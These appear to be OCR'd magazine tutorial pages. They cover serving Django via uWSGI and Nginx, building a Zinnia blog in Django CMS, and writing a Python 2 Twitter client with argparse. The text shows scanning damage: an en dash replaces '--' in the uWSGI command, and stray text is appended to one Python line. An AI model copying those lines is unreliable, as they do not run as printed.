
```
server unix:///home/user/django/mysite.sock;
```

Start uWSGI with:

```
(env) $ uwsgi --socket mysite.sock --module mysite.wsgi –chmod-socket=666
```


Everything should appear as before, but this time you should get those special warm and fuzzies that come with things running more efficiently. Since *Nginx* won't be allowed to talk to user sockets by default, it is necessary to force these rather permissive permissions. In a more serious set up uWSGI would be run system-wide and by an appropriately locked-down system account, probably in the same group as the owner of the *Nginx* daemons.

And that, children, concludes today's lesson. I wish you nothing but the best in the continuance of your adventures in clean, modular and extensible websites. ■




Oh Lord, won't you buy me... This site is built with *Django CMS*.

Create a blog with Django and Zinnia



1 Start Zinnia

When we restart the webserver you should see a *Zinnia* menu in the top bar. Clicking New entry in here will awkwardly put a rich text blog entry form in the panel to the left. Herein you can make your first Zinnia blog entry, if that is your will. We can do better though, in particular we can integrate the blogging application into the layout of our choosing.




2 Make a page

Let's create a new page for our blog selecting Page > Add Page > New Page. Call it 'blog', or perhaps something more imaginative. The Slug is how the page will be referenced in URLs, and will autocomplete based on the Title. This means that your blog can be easily and efficiently indexed by web spiders and robots. Click save to bring the page into being.




3 Create a layout

Select the structure view at the top and click on the menu on the right hand side of the content bar. Add a Multi Column environment with two columns. Initially both columns are set to the same size, which is unsatisfactory. But click save and then expand the multi-column environment and configure the columns as you see fit. I've gone for 50 percent on the left and 25 percent on the right.




4 Define a list of entries

Next head to the right column and add a Latest Entries plugin from the right-hand menu. Edit the plugin's settings so that it displays only the latest entry, with the entry-detailed template. Below this you will need to add another latest entries element with an offset of 1 and in the default entry-list style. This will display just the titles of all your previous entries.



5 Add extra features

Meanwhile, in the right hand column add a Tag Cloud, Calendar Entries, and the admin controls. This will be enough to give as a clean but functional view of the *Zinnia* app that's fully integrated in the Django CMS. The administration tools will enable you to log in, post new entries, moderate comments and any other blog-related ministrations you see fit.



6 Get blogging

It does a fine job of displaying the content, in this case a lego model of the ITER Tokamak fusion reactor. As you develop your site you will be able to customize and add new widgets and wotsits to your heart's content. Of course, the real fun starts when you start to write your own templates, but it's still impressive how much can be achieved without even a single line of code.

Python: Make a Twitter client

We'll show you how to do Twitter like a boss. A command-line boss that accepts arguments and catches errors.

While prior studies have shown that a great deal of Twitter content can be categorised as, 'phatic', 'pointless babble' and 'self promotion', and a great deal more is just plain spam; it is nevertheless a fact that among all the chaff there is some highly-informative and up to the minute wheat. Or 'information' if you prefer.

Twitter enables developers access to its comprehensive REST API, so that they can use custom applications to interact with various tweety resources in a sensible manner. While you could use the API directly in Python, you would have to write a bunch of messy code to parse your queries correctly or unwrap lengthy JSON responses. Mercifully, all of this has been done for you in the *python-twitter* module, available from all good distributions, or via **pip install** if you want the latest version. Besides twittering, we will also see how command line options are dealt with using the *argparse* module, as well as how to do some simple error catching.


> **"Twitter enables developers access to its comprehensive REST API."**

In order to use the REST API, you must register as a Twitter developer, so hop along to **http://dev.twitter.com** and declare yourself with your regular Twitter credentials. Then create a new application, populating the Name, Description and Website fields with anything you like. Leave the Callback URL field blank and click the create button. You will get shouted at if your application's name contains 'twitter', so don't do that. Now go to the Permissions section of your application and change its access to Read and Write. You want to be able to post stuff after all. Now go to the API Keys section and create an OAuth token. Now grab yourself a copy of the source code from **http://www.linuxformat.com/files/hackman2015.zip**, unzip it and populate **config.py** with the API Key, API Secret and Access Token Secret respectively. And now that the stage is set, let us see what people are saying about *Linux Format* with a quick search:

```
python twitter_api.py --search="\"linux format\"".
```

Such slander! We have to escape the inner quotes so that bash doesn't disappear our results, and the argument is passed quoted to the Twitter search function as a phrase. If you have a butchers at the code, you will see that **twitter_api.py** processes all the command line options and calls the relevant functions in **twitter_functions.py**. In the case of our search above, once we have set up our API object, then all it takes is a call to **api.GetSearch()** and we've got ourselves a list of 15 tweets on our chosen subject.

Tweets have their own class with a **GetText()** method for extracting the content, but since this content could be in any character encoding we use the helper function **safe_print()** to force UTF-8 output where possible. You can read about all the available API methods from the command line with **pydoc twitter.Api** or you can visit the Google Code website here: **http://bit.ly/1jZ5qlI**. Note that the *argparse* module now replaces the old *optparse* module, providing a handy means of parsing command line arguments.



Our search for Windows XP found a lot of worried people – survival kit indeed. Notice how nicely the unicode characters are printed.

Adding argparse

By importing the *argparse* module and then creating an *ArgumentParser* object and calling **parse_args()** your program will get a **-h** or **--help** option for free. You can see this in action by creating a file called **argtest.py** with the following contents:

```
import argparse
parser = argparse.ArgumentParser()
args = parser.parse_args()
```

Then run **python argtest.py -h** to see your free usage message. As it stands this is not particularly useful, but once we start adding arguments this will change. Arguments can be positional (mandatory) or optional and we can add a mandatory argument to **argtest.py** by inserting the following just above the last line:

```
parser.add_argument("grr_arg", help="Repeat what you just told me")
```

Taking a REST

REST is short for Representational State Transfer and refers to a set of principles for gathering and sharing data rather than any concrete protocol. Twitter implements two major APIs, a RESTful one, which we will use, and a streaming one, which we won't.

The streaming API provides low-latency access to real-time data, which you can do all sorts of fancy stuff with, but the RESTful API provides a simple query and response mechanism which suits our purposes just fine.

There are a couple of ways to authenticate your application with Twitter. If you just want to access public data, then there's an application-only method. Otherwise you will need to use OAuth tokens, this may seem slightly convoluted for this simple personal-use exercise, but userid/password authentication was turned off last year. Proper OAuth2 authentication is a back and forth dance with a few variations depending on the context. Ultimately it asks the user if an app can use their account, and if the user consents then an access token is returned to the app via a callback URL. Only the authenticated application can use the token and it can be revoked by the user at any time. The upshot is that the application never gets to see the user's credentials. In our simple situation we hardcode the token to our developer account, if you were making something distributable you would never share the variable secret, and all the access tokens would be requested dynamically.

Now when you run **python argtest.py** you will be given a stern reprimand about "too few arguments". If you run it with the **-h** option, you will see that correct usage of your program requires you to provide a value for **grr_arg**. We haven't added any functionality for this option yet, but at least if we run our program with an argument, eg **python argtest.py foo**, then we no longer get an error, or indeed any output whatsoever. The **args** namespace we created contains all the arguments that our program expects, so we can use **grr_arg** by adding the following to our file:

```
print "You argued: {}. Huh.".format(args.grr_arg)
```

Using arguments

More complicated arguments can easily be dealt with, for example we could sum an arbitrarily long list of integers by modifying the **add_argument** call like this:

```
parser.add_argument('integers', metavar='N', type=int,
nargs='+', help='some integers')
```

By default, arguments are assumed to be strings, so we use the **type=** option to stipulate that integers are provided. The **metavar** directive refers to how our argument is referred to in the usage message, and **nargs='+'** refers to the fact that many integers may be provided. We could make a regular-ordinary program for summing two integers with nargs=2, but where would be the fun in that? We have to put the arguments provided into the list **args.integers**, so we can process it like so:

```
print "The answer is {}.".format(sum(args.integers))
```

Our Twitter project works exclusively with optional arguments. These creatures are preceded with dashes, often having a long form, eg --verbosity, and a short form, say -v. Our Twitter program has 5 options in total (not counting the complementary --help option): **--search**, **--trending-topics**, **--user-tweets**, **--trending-tweets**, and **--woeid**.

As it stands **--woeid** only affects the **--trending-topics** and **--trending-tweets** options. While the *argparse* module could easily handle grouping these arguments so that an error is issued if you try and use **--woeid** with another option, it's much easier to not bother and silently ignore the user's superfluous input: Haven't we all seen enough errors?

For example, the search argument which takes an additional string argument (the thing you're searching for) is described as follows:

```
parser.add_argument("-s", "--search",
    type=str,
    dest="search_term",
    nargs=1,
    help="Display tweets containing a particular string.")
```



Our usage instructions for all the optional arguments you can use.

Once we've built up all the arguments then we collate them into a namespace with:

```
args = parser.parse_args()
```

so that our search term is accessible via **args.search_term**, which we pass to **search()** in **twitter_functions.py**. This function acquires a list of tweets via:

```
tweets = api.GetSearch(searchTerm)
```

and the following block prints them all out, prefixed by the user id of the individual responsible:

```
for tweet in tweets:
    print '@'+tweet.user.screen_name+': ',
    util.safe_print(tweet.GetText())getsearch
```

Trends near you

The original Python Twitter code originated from Boston, and hard-coded the Where On Earth ID (WOEID) used by the **trendingTopics()** function accordingly (it's 2367105). We can forgive the authors' clinging to their New England roots, but for this tutorial we have added the **--woeid** option to see what's hot elsewhere. This is an optional parameter and only affects the trending topics/tweets functions. If you don't provide it then results are returned based on global trends using the *GetTrendsCurrent()* method of the API, rather than *GetTrendsWoeid()*. You can use the WOEID looker upper at **http://zourbuth.com/tools/woeid** for this.

For example, we can see what's going on in sunny Glasgow by the invocation:

```
python twitter_api.py --trending-topics --woeid=21125
```

This only works for a few cities, so the wretched backwater wasteland you call home may not have any trends associated

OpenHatch community



OpenHatch.org is a Boston-based not-for-profit with the admirable and noble goal of lowering the barriers into open source development.

Its website provides a system for matching volunteer contributors to various community and education projects and it runs numerous free workshops imparting the skills required to become a bona fide open source contributor. Since 2011 it has been running outreach events with a particular focus on Python, but also covering other software and striving to get more women involved with programming. In this article we've built on OpenHatch's Python code for providing simple yet powerful interaction with the Twitter social networking platform. The original code was developed for a Python workshop in 2012 and we have brought it up to date and expanded on it for purposes of this tutorial. In particular we now use the *argparse* module rather than the deprecated *optparse*. You can check out some of the other great Python projects from OpenHatch and other events at the official site (**http://bit.ly/1fuabFl**). You could even use your mad programming skillz to help out any number of thoroughly worthy causes.

» with it, which results in an error. You can test for this in the Python interpreter as follows, where woeid is the WOEID of your desired location:

```
import twitter_functions
test = twitter_functions.api.GetTrendsWoeid(woeid)
```

If you don't get an error ending with "Sorry, this page does not exist", then all is well. We use Python's error catching to fallback to the global trends function **GetTrendsCurrent()** when this happens:

```
try:
    trending_topics = api.GetTrendsWoeid(woeid)
except twitter.TwitterError:
    trending_topics = api.GetTrendsCurrent()
```

It's prudent (but not necessarily essential, the catchall clause except: is entirely valid) to specify the exception that you want to catch – if you aren't specific, however, confusion and hairpulling may arise.

The common base exceptions include IOError, for when file operations go wrong, and ImportError which is thrown up when you try and import something that isn't there:

```
try:
    import sys, absent_module
except ImportError:
    print "the module is not there"
    sys.exit()
```

Modules will also provide their own exceptions, for example if you try and do this tutorial without a network connection you'll get an error from the *urllib2* module. So we catch that by wrapping the net-dependant functions. We can chain except: clauses, so the next bit of the above code is:

```
except twitter.urllib2.URLError:
    print ("Error: Unable to connect to twitter, giving up")
    twitter.sys.exit()
```

The user**Tweets()** function is pretty straightforward, so we'll just print the relevant segment here:

```
tweets = api.GetUserTimeline(screen_name=username)
for tweet in tweets:
    util.safe_print(tweet.GetText())
```

> **"For this tutorial we have added the --woeid option to see what's hot elsewhere."**

Unicode fixer

